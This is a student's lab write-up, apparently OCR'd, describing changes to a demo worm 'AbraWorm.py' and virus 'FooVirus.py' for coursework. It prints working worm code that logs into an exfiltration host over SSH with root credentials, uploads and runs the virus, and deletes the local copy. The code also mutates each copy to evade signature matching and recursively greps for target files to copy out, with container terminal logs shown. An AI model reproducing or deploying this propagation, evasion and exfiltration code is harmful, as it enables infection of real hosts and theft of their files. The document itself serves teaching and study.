
```
172                 try:
173                     ssh = paramiko.SSHClient()
174                     ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())
175                     #  For exfiltration demo to work, you must provide an IP address and the login
176                     #  credentials in the next statement:
177                     ssh.connect('172.17.0.3',port=22,username='root',password='mypassword',timeout=5)
178                     scpcon = scp.SCPClient(ssh.get_transport())
179                     print("\n\nconnected to exhiltration host\n")
180                     scpcon.put('FooVirus.py')
181                     stdin, stdout, stderr = ssh.exec_command('python3 FooVirus.py')
182                     scpcon.close()
183                     os.remove('FooVirus.py')  # Clean up the temporary file
184                 except:
185                     continue
186
187     if debug: break
188
```

- Close the connection (Line 182)
- Remove the temporary “FooVirus.py” file from main Machine.(Line 183)

Task 2:

How I modified the AbraWorm.py so that no two copies of the worm are exactly the same in all of the infected hosts:

- Adding a new function ***get_random_variation()***




```python
    if how_many == 0: return 0
    ipaddresses = []
    for i in range(how_many):
        first, second, third, fourth = map(lambda x: str(1 + random.randint(0, x)), [223, 223, 223, 223])
        ipaddresses.append(first + '.' + second + '.' + third + '.' + fourth)
    return ipaddresses


# Random code variation function
def get_random_variation():
    variation_options = [
        '# This is a random comment\n',  # Random comment
        '# This is a random comment2\n',  # Random comment 2
        '# This is a random comment3\n',  # Random comment 3
        '# This is a random comment4\n',  # Random comment 4
        '# This is a random comment5\n',  # Random comment 5
        '    \n',  # Random indentation
        'import antigravity\n',  # Surprise import statement
        'import this\n',  # Zen of Python poem
        'print("Hello, World!")\n',  # Greeting
        'for i in range(10):\n    print(i)\n',  # Loop example
        'for i in range(99):\n    print(i)\n',  # Loop example
        'x = 42\n',  # Assignment
        'def foo():\n    return "bar"\n',  # Function definition
        'print("Beep! Beep! I am a robot!")\n',  # Robotic message
        'print([x for x in range(10)])\n',  # List comprehension
        'print("Custom variation")\n',  # Custom message
    ]
    return random.choice(variation_options)



while True:
    usernames = get_new_usernames(NUSERNAMES)
```

This function can add operations to-

- Put random comments in a random block of code
- Import other Library
- Print “Hello World!” in random position of the code-block
- Print 1-10 or 1-99 numbers
- Assign new Variables
- Add new function foo() that returns “bar”
- Add new function that returns nothing
- Print numbers using List Comprehension Method
- Print Custom Variations

This changes will be added in the new AbraWorm.py code sent over the network.


- Store the content of the main **AbraWorm.py** to a variable.
- Apply Random Variation



```python
for item in received_list:
    files_of_interest_at_target.append(item.strip())

print("\nfiles of interest at the target: %s" % str(files_of_interest_at_target))
scpcon = scp.SCPClient(ssh.get_transport())

if len(files_of_interest_at_target) > 0:
    for target_file in files_of_interest_at_target:
        scpcon.get(target_file)

# Read the content of sys.argv[0] and apply random variation
with open(sys.argv[0], 'r') as script_file:
    script_content = script_file.read()

# Split the script_content into lines
script_lines = script_content.split('\n')

# Find indices of lines that are empty or contain only whitespace
empty_line_indices = [idx for idx, line in enumerate(script_lines) if not line.strip()]

# Choose a random index from the list of empty line indices
if empty_line_indices:
    random_index = random.choice(empty_line_indices)
else:
    # If no empty lines are found, fall back to inserting at a random index
    random_index = random.randint(0, len(script_content))

# Insert random_variation at the random index in script_content
modified_content = '\n'.join(script_lines[:random_index]) + '\n' + get_random_variation() + '\n' + '\n'.join(script_lines[random_index:])


# Write the modified content to a temporary file
temp_filename = f'{sys.argv[0]}.tmp'
with open(temp_filename, 'w') as temp_file:
    temp_file.write(modified_content)

filename_without_extension = os.path.splitext(temp_filename)[0]

scpcon.put(temp_filename, remote_path=filename_without_extension)  # Deploy the modified script
scpcon.close()

os.remove(temp_filename)  # Remove the temporary file
```

- When Applying variation, **I made sure that random operations are added in between the new-lines or Blank lines of the code so that the overall function of the main AbraWorm.py does not change.**

- Split the content into lines (Line 133)
- Find Indices of lines that are empty (Line 136)
- Choose a random index from the list of empty line indices (Line 139-143)
- Insert random variations (Line 146)



```python
# Write the modified content to a temporary file
temp_filename = f'{sys.argv[0]}.tmp'
with open(temp_filename, 'w') as temp_file:
    temp_file.write(modified_content)

filename_without_extension = os.path.splitext(temp_filename)[0]

scpcon.put(temp_filename, remote_path=filename_without_extension)  # Deploy the modified script
scpcon.close()
```

- Write the modified content to a temporary File (Line 150-152)

- Process the extension so that the modified AbraWorm.py has the same file name as before (Line 154)


- Deploy the modified Script with same name (Line 156)

- Close the connection (line 157)

Task 3:


How I extended the code so that it descends down the directory structure and examines the files at the entry level:

- Use **'grep -rl abracadabra *'** to iterate through all subdirectories.



```
print("\n\noutput of 'ls' command: %s" % str(receive
cmd = 'grep -rl abracadabra *'
stdin, stdout, stderr = ssh.exec_command(cmd)
error = stderr.readlines()
```

- Get the absolute path of the file on local machine (Line 158)
- Get the name of the file without the directory path (Line 162)
- Send the file over the network (Line 165)




```
157                         for filename in files_of_interest_at_target:
158                             # Get the absolute path of the file on the local machine
159                             abs_filepath = os.path.abspath(filename)
160                             #print(abs_filepath)
161                             # Get the name of the file without the directory path
162                             file_basename = os.path.basename(filename)
163                             #print(file_basename)
164                             # Send the file over the network using scpcon.put()
165                             scpcon.put(file_basename)
```

- Done!


Before Executing Task 1:

Machine 1



```
root@a8b45868c338:~# ls
subFolder1
root@a8b45868c338:~# touch file.foo
root@a8b45868c338:~# echo "I am dangerous!" > file.foo
root@a8b45868c338:~# ls
file.foo  subFolder1
root@a8b45868c338:~# touch fil2.foo
root@a8b45868c338:~# echo "I am File 2" > fil2.foo
root@a8b45868c338:~# ls
fil2.foo  file.foo  subFolder1
root@a8b45868c338:~# cat file.foo
I am dangerous!
root@a8b45868c338:~# cat fil2.foo
I am File 2
root@a8b45868c338:~#
```


Machine 2



```
root@c88aec06d25b:~# ls
root@c88aec06d25b:~# touch machine2File.foo
root@c88aec06d25b:~# echo "I am gonna be affected too" > machine2File.foo
root@c88aec06d25b:~#
```

